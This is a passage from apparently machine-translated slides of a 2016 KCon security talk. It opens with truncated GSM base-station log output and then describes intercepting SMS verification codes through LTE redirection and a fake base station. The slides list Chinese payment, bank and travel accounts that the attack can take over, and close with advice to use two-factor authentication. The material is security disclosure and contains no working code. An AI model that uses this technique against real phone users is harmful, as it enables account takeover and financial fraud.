9 TCH-RTS.ind: chan=TCH/H(0) chan_nr=0x11 fn=2307101 ts=1 trx=0
9 PH-RTS.ind: chan=CCCH chan_nr=0x90 link_id=0x00 fn=2307103 ts=0 tr
6 PH-DATA.req: chan_nr=0x90 link_id=0x00 fn=2307103 ts=0 trx=0
9 TCH-RTS.ind: chan=TCH/H(0) chan_nr=0x11 fn=2307105 ts=1 trx=0
6 PH-DATA.req: chan_nr=0x11 link_id=0x00 fn=2307105 ts=1 trx=0
9 TCH-RTS.ind: chan=TCH/H(0) chan_nr=0x11 fn=2307110 ts=1 trx=0
12 GSM clock jitter: 1063
9 TCH-RTS.ind: chan=TCH/H(0) chan_nr=0x11 fn=2307114 ts=1 trx=0
6 PH-DATA.req: chan_nr=0x11 link_id=0x00 fn=2307114 ts=1 trx=0
0 1023 328 0 0
mV.
35 mV.
mA.
ity is 63%.
is 3199..3999 mV.
at 468 LSB .. full at 585 LSB
39 LSB (204 mA).
flags=0x00000000
3 chg state=0
5 2560) freq_err=47 pm=-63
5 2560) freq_err=119 pm=-64
5 2560) freq_err=0 pm=-63
Plain text labWidth: 8 Ln 120, Col 28 INS
    
```

Partie 04

Vulnérabilité des codes de vérification SMS

Vulnérabilité des codes de vérification SMS

1. Utilisation de la redirection LTE + attaque pseudo-station de base Man-in-the-Middle

Percer le mécanisme de sécurité basé sur les codes de vérification SMS;

2. Cette méthode d'attaque est simple et grossière, elle ne prend qu'une minute

Gagnez 10 à 20 comptes importants d'utilisateurs cibles de téléphones mobiles;

3. Le code de vérification SMS n'est pas entièrement fiable;

4. Les opérations importantes ne peuvent pas compter sur les codes de vérification SMS.

Avec le code de vérification SMS, vous pouvez casser :

1. WeChat, QQ, Alipay, Taobao, JD, Baidu, Net

C'est facile.

2. ICBC, Bank of Communications, China Construction Bank, Bank of China, Industrial Bank, CITIC Bank

Banque, SPDB, China Merchants Bank, China Everbright Bank, Huaxia Bank

OK.

3. Didi, Meituan, Ctrip, où aller, avez-vous faim?

4. Vous l'appellez

Partie 05

Conseils de sécurité

Recommandations de sécurité:

1. Institutions conditionnelles: authentification à deux facteurs
2. Agences non qualifiées: avec des agences avec authentification à deux facteurs

La coopération



9/6/2016 3:01:55 PM – page 53

Séance de questions et réponses

9/6/2016 3:01:55 PM – page 54

T

H

A

N

K

S

[Hacker@KCon]

9/6/2016 3:01:54 PM – page 55